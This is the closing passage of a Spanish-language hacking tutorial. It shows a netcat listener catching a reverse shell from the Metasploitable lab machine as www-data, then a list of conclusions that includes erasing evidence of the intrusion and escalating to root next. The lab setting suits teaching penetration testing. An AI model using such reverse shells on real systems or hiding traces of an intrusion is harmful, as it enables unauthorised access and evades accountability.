Archivo Editar Ver Buscar Terminal Ayuda
❯ nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.[redacted]] from (UNKNOWN) [192.168.[redacted]] 36434
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
07:16:55 up 2:07, 2 users, load average: 0.00, 0.00, 0.00
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
msfadmin tty1 - 05:15 1:59 0.04s 0.02s /bin/login --
root pts/0 :0.0 05:09 2:07 0.00s 0.00s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: no job control in this shell
sh-3.2$ whoami
www-data
sh-3.2$ dir
bin dev initrd lost+found nohup.out root sys var
boot etc initrd.img media opt sbin tmp vmlinuz
cdrom home lib mnt proc srv usr
sh-3.2$

Conclusiones

- Finalmente vemos que hemos conseguido acceso a la máquina objetivo.
- Recordar borrar pruebas de la intrusión.
- Siguiente paso sería escalar privilegios de root.
- Hay ciertas cosillas que no explico para que investiguéis, espero que lo intentéis y lo consigáis.
- Investigar bien sobre burpsuite.